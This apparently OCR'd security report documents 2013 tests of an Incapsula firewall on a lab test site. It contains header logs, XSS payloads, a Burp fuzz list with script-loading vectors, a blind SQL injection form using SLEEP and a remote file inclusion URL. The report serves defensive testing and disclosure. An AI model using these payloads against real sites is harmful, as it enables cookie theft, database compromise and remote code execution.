22:38:59.116	506 ms	551 ms	-1	GET	200	text/html	http://inc.zeroscience....	LOAD_...
22:39:14.353	948 ms	996 ms	-1	GET	200	text/html	http://inc.zeroscience....	LOAD_...
22:39:39.302	1838 ms	1890 ms	-1	GET	200	text/html	http://inc.zeroscience....	LOAD_...

Request Header Name	Request Header Value
Host	inc.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) ...
Accept	text/html,application/xhtml+xml,application/x...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate"><script>alert(1);</script>
Cookie	visid_incap_29640=oamfHeJvRReJg5CsVvUV+...
Connection	keep-alive

Response Header Name	Response Header Value
Status	OK - 200
Date	Thu, 03 Oct 2013 20:45:35 GMT
Server	Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/...
X-Powered-By	PHP/5.3.26
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html
X-Iinfo	6-10860740-10860919 NNNY CT(0 -1 0) RT(138...
X-CDN	Incapsula
Content-Encoding	gzip

User-Agent HTTP Header Field XSS Bypass:

UA value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(document.cookie)</script>




Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
22:38:59.116	506 ms	551 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:14.353	948 ms	996 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:39.302	1838 ms	1890 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:40:35.456	1501 ms	1558 ms	-1	GET	200	text/html	[redacted]	LOAD_DOCU...
22:40:37.020	4709 ms	4709 ms	-1	GET	404	text/html	[redacted]	LOAD_NORM...
22:40:37.021	608 ms	608 ms	-1	GET	404	text/html	[redacted]	LOAD_NORM...
22:40:37.044	0 ms	0 ms	-1	GET	Loaded from cache	unknown	[redacted]	LOAD_FROM_...
22:40:58.438	957 ms	997 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...

Request Header Name	Request Header Value
Host	inc.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(document.cookie)</script>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	visid_incap_29640=oamfHeJvRReJg5CsVvUV+DVP11AAAAAAAAAAAAAAAAB1MWV93LFfrf/f55wyA1Ef; __utma=218075805....
Connection	keep-alive

Response Header Name	Response Header Value
Status	OK - 200
Date	Thu, 03 Oct 2013 20:47:1...
Server	Apache/2.2.24 (Unix) mo...
X-Powered-By	PHP/5.3.26
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html
X-Iinfo	6-10889724-10889891 N...
X-CDN	Incapsula
Content-Encoding	gzip

Remote File Include Bypass (questionable (captcha)):




PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

LFI results-

PHP Version 5.3.6-13ubuntu3.10

System	Linux cf 2.6.32-042stab076.8 #1 SMP Tue May 14 20:38:14 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/imagick.ini, /etc/php5/apache2/conf.d/imap.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/ps.ini, /etc/php5/apache2/conf.d/xmlrpc.ini, /etc/php5/apache2/conf.d/xsl.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte	disabled



in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php?
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook]

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

LFI results-

in.zeroscience.mk requires an additional security check

Enter both words below, separated by a space

55535845 2801
Type the two words
reCAPTCHA
Privacy & Terms
Submit

What is this page?


The web site you are visiting is protected and accelerated by Incapsula. Your computer might have been infected by some kind of malware and flagged by Incapsula security network. This page is presented by Incapsula to verify that a human is behind the traffic to this site and not a malicious software.

What should I do?


Simply enter the two words in the image above to pass the security check, once you do that we will remember your answer and will not show this page again. You should run a virus and malware scan on your computer to remove any infection.

Incapsula Maximum Security & Performance for Any Website Why is this happening | www.incapsula.com
Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti Spam | Terms of use | Privacy Policy

Apache Struts Block (tcpdump):



```
        0x0210:  290d 0a0d 0a3c 6874 6d6c 3e3c 6865 6164  )....<html><head
        0x0220:  3e3c 4d45 5441 204e 414d 453d 2252 4f42  ><META.NAME="ROB
        0x0230:  4f54 5322 2043 4f4e 5445 4e54 3d22 4e4f  OTS".CONTENT="NO
        0x0240:  494e 4445 582c 204e 4f46 4f4c 4c4f 5722  INDEX,.NOFOLLOW"
        0x0250:  3e3c 2f68 6561 643e 3c69 6672 616d 6520  ></head><iframe.
        0x0260:  7372 633d 222f 5f49 6e63 6170 7375 6c61  src="/_Incapsula
        0x0270:  5f52 6573 6f75 7263 653f 4357 5544 4e53  _Resource?CWUDNS
        0x0280:  4149 3d39 5f42 4535 3937 4533 3426 696e  AI=9_BE597E34&in
        0x0290:  6369 6465 6e74 5f69 643d 3132 3830 3030  cident_id=128000
        0x02a0:  3236 3030 3039 3733 3832 3131 2d39 3634  260009738211-964
        0x02b0:  3535 3633 3235 3132 3631 3438 3233 2665  55632512614823&e
        0x02c0:  6465 743d 3132 2663 696e 666f 3d34 6539  det=12&cinfo=4e9
        0x02d0:  6431 3836 3839 3537 6534 3832 3730 3430  d1868957e4827040
        0x02e0:  3030 3030 3022 2066 7261 6d65 626f 7264  00000".framebord
        0x02f0:  6572 3d30 2077 6964 7468 3d22 3130 3025  er=0.width="100%
        0x0300:  2220 6865 6967 6874 3d22 3130 3025 2220  ".height="100%".
        0x0310:  6d61 7267 696e 6865 6967 6874 3d22 3070  marginheight="0p
        0x0320:  7822 206d 6172 6769 6e77 6964 7468 3d22  x".marginwidth="
        0x0330:  3070 7822 3e52 6571 7565 7374 2075 6e73  0px">Request.uns
        0x0340:  7563 6365 7373 6675 6c2e 2049 6e63 6170  uccessful..Incap
        0x0350:  7375 6c61 2069 6e63 6964 656e 7420 4944  sula.incident.ID
        0x0360:  3a20 3132 3830 3030 3236 3030 3039 3733  :.12800026000973
        0x0370:  3832 3131 2d39 3634 3535 3633 3235 3132  8211-96455632512
        0x0380:  3631 3438 3233 3c2f 6966 7261 6d65 3e3c  614823</iframe><
```



Access Denied


in.zeroscience.mk
owner has denied your access to the site

Incident ID [illegible]
Your IP Address 78.157.24.104
Proxy IP 149.126.72.39
Proxy ID 10128
Error Code 15
Error Name Security error (code 15)
Error Description This request was blocked by the security rules

Incapsula Maximum Security & Performance for Any Website Why is this happening | www.incapsula.com
Console HTML CSS Script DOM Net Cookies
Clear Persist All HTML CSS JavaScript XHR Images Plugins Media Fonts
URL Status Domain Size Remote IP Timeline

Cross-Site Scripting Bypass:

http://inc.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(/XSS/)%3EX%3C/button%3E



http://inc.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert%28/xss2/%29%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert%28/XSS/%29%3EX

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss cookie
- cookie &notification& - sqli cookie
- cookie &segment& - lfi cookie
- cookie &market& - rfi cookie

a

X

JavaScript


<inc.zeroscience.mk>

/XSS/

□ Stop executing scripts on this page

OK

XSS Fuzz (Burp) Block:




Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
2	//--></SCRIPT>">'><SCRIPT>alert(String.fromCha ...	403	□	□	624	
3	";!--"<XSS>=&{()}	403	□	□	626	
4	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	403	□	□	604	
5	<IMG SRC="javascript:alert('XSS');">	403	□	□	623	
6	<IMG SRC=javascript:alert('XSS')>	403	□	□	605	
7	<IMG SRC=javascrscriptipt:alert('XSS')>	403	□	□	605	
8	<IMG SRC=JaVaScRiPt:alert('XSS')>	403	□	□	601	
9	<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	403	□	□	604	
10	<IMG SRC=" &#14; javascript:alert('XSS');">	403	□	□	604	
11	<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js">< ...	403	□	□	604	
12	<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCR ...	403	□	□	604	
13	<<SCRIPT>alert("XSS");//<</SCRIPT>	403	□	□	604	
14	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>	403	□	□	604	
15	\";alert('XSS');//	403	□	□	604	
16	</TITLE><SCRIPT>alert("XSS");</SCRIPT>	403	□	□	604	
17	<TABLE><TD BACKGROUND="javascript:alert('XSS')">	403	□	□	605	
18	<DIV STYLE="background-image: url(javascript:a ...	403	□	□	604	
19	<DIV STYLE="background-image:\0075\0072\006C\0 ...	403	□	□	604	
20	<DIV STYLE="width: expression(alert('XSS'));">	403	□	□	604	

```
GET /poc.php?x=%3cIMG%20SRC%3d"javascript%3aalert('XSS')%3b"%3e HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: inc.zeroscience.mk
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: mk-MK,mk;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=466ecbd19c9acdcb876f7ed54b1f6308; visid_incap_93816=W+bchbg3TZOi1MEpBSbgDqK+TVIAAAAAQUIPAAAAAAAcDjT3ivZStdPeeGnQiNje;
incap_ses_86_93816=oYhiZcOoq1Cm9tPkx4gxAZC/TVIAAAAA5DtQrUV6vSypGdM3OFUTSQ==; __utma=218075805.2043571202.1380828486.1380828486.1380828486.1;
__utmb=218075805.1.10.1380828486; __utmc=218075805; __utmz=218075805.1380828486.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
Proxy-Connection: Keep-Alive
Connection: close
```

WP Plugin NoSpamPTI Blind SQL Injection Block:

```
<form novalidate="" class="comment-form" id="commentform" method="post"
action="http://in.zeroscience.mk/wp/wp-comments-post.php">
<input type="submit" value="Post Comment" id="submit" name="submit">
<input type="hidden" id="comment_post_ID" value="1 AND SLEEP(15)"
name="comment_post_ID">
<input type="hidden" value="0" id="comment_parent" name="comment_parent">
</form>
```



Access Denied

in.zeroscience.mk
owner has denied your access to the site.

Incident ID	128000260008841881-89102030026572199
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39
Proxy ID	10128
Server IP	X.X.X.191
Error Code	15
Error Name	Security error (code 15)


Started	Time	Sent	Received	Method	Result	Type	URL
00:00:21.266	0.121	1370	581	POST	403	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:21.608	0.485	1095	6148	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...199&edet=15&cinfo=1f0b6d79957e482700000000214bbf43
00:00:22.148	0.255	1031	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/jquery-1.5.2.min.js
00:00:22.184	0.224	1044	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=stylesheets/main.css
00:00:22.213	0.435	794	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js
00:00:22.239	0.173	1023	(3527)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/complain.js
00:00:22.271	0.146	1040	(2500)	GET	(Cache)	image/png	http://in.zeroscience.mk/_Incapsula_Resource?CWOIJJUA=1

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	test sqli2 mofooos
submit	Post Comment
comment_post_ID	1 AND SLEEP(10)
comment_parent	0

Newsletter Tailor Remote File Inclusion Block:

http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php



Access Denied

in.zeroscience.mk
owner has denied your access to the site.

